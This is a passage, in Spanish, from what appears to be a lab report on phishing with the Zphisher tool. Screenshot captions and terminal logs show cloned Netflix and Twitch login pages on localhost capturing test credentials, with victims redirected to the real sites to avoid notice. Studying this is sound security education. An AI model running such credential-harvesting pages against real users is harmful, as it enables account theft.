
Captura 19: Página falsa de inicio de sesión de Netflix servida localmente (127.0.0.1:8080/login.html). La víctima ingresa su email (usuario_prueba@hotmail.com) y contraseña. El autocompletado del navegador sugiere la contraseña "Prueba123456".



Captura 20: Tras el envío del formulario falso, la víctima es redirigida a la página oficial de Netflix para el restablecimiento de contraseña (netflix.com/pe-en/LoginHelp), haciendo que el ataque pase desapercibido.




Captura 21: Zphisher muestra en terminal la captura exitosa: "Login info Found !!", "Account: usuario_prueba@hotmail.com", "Password: Prueba123456". Las credenciales se guardan en auth/usernames.dat.




```
Session Acciones Editar Vista Ayuda
ZPHISHER 2.3.5
[-] Successfully Hosted at : http://127.0.0.1:8080
[-] Waiting for Login Info, Ctrl + C to exit ...
[-] Victim IP Found !
127.0.0.1's IP : 127.0.0.1
[-] Saved in : auth/ip.txt
[-] Victim IP Found !
127.0.0.1's IP : 127.0.0.1
[-] Saved in : auth/ip.txt
[-] Victim IP Found !
127.0.0.1's IP : 127.0.0.1
[-] Saved in : auth/ip.txt
[-] Login info Found !!
[-] Account : usuario_prueba@hotmail.com
[-] Password : Prueba123456
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit.
```

Captura 22: Página falsa de inicio de sesión de Twitch servida localmente (127.0.0.1:8080/login.html). La víctima introduce su usuario (prueba_usuario@hotmail.com) y contraseña en el formulario de login clonado.



Captura 23: Zphisher captura las credenciales de Twitch: "Account: prueba_usuario@hotmail.com", "Password: Prueba123456", guardadas en auth/usernames.dat. La herramienta continúa en espera de más víctimas.

The image shows a web browser window with the Zphisher interface. The title bar indicates the user is 'kali@kali' in the directory '~/laboratorios/zphisher'. The interface has a dark theme with a menu bar (Session, Acciones, Editar, Vista, Ayuda) and a search bar. The main content area displays the 'ZPHISHER 2.3.5' logo and a list of log messages. The messages show the tool successfully hosting a service on http://127.0.0.1:8080, waiting for login info, finding a victim IP (127.0.0.1), saving it to auth/ip.txt, finding login info, and saving the account 'prueba_usuario@hotmail.com' and password 'Prueba123456' to auth/usernames.dat. It then waits for the next login info. A large, semi-transparent watermark 'Looks like there's a problem with this site' is overlaid on the interface. At the bottom, there is a message about a 404 Not Found error and a suggestion to check the website address.

```
kali@kali: ~/laboratorios/zphisher
Session Acciones Editar Vista Ayuda

ZPHISHER 2.3.5
  Kali NetHunter  Exploit-DB  Google Hacking DB

[-] Successfully Hosted at : http://127.0.0.1:8080
[-] Waiting for Login Info, Ctrl + C to exit ...
[-] Victim IP Found !
[-] Victim's IP : 127.0.0.1
[-] Saved in : auth/ip.txt
[-] Login info Found !!
[-] Account : prueba_usuario@hotmail.com
[-] Password : Prueba123456
[-] Saved in : auth/usernames.dat
[-] Waiting for Next Login Info, Ctrl + C to exit. █

Looks like there's a problem with this site
https://passport.twitch.tv/password_resets/new? sent back an error
Error code: 404 Not Found
  Check to make sure you've typed the website address correctly.
```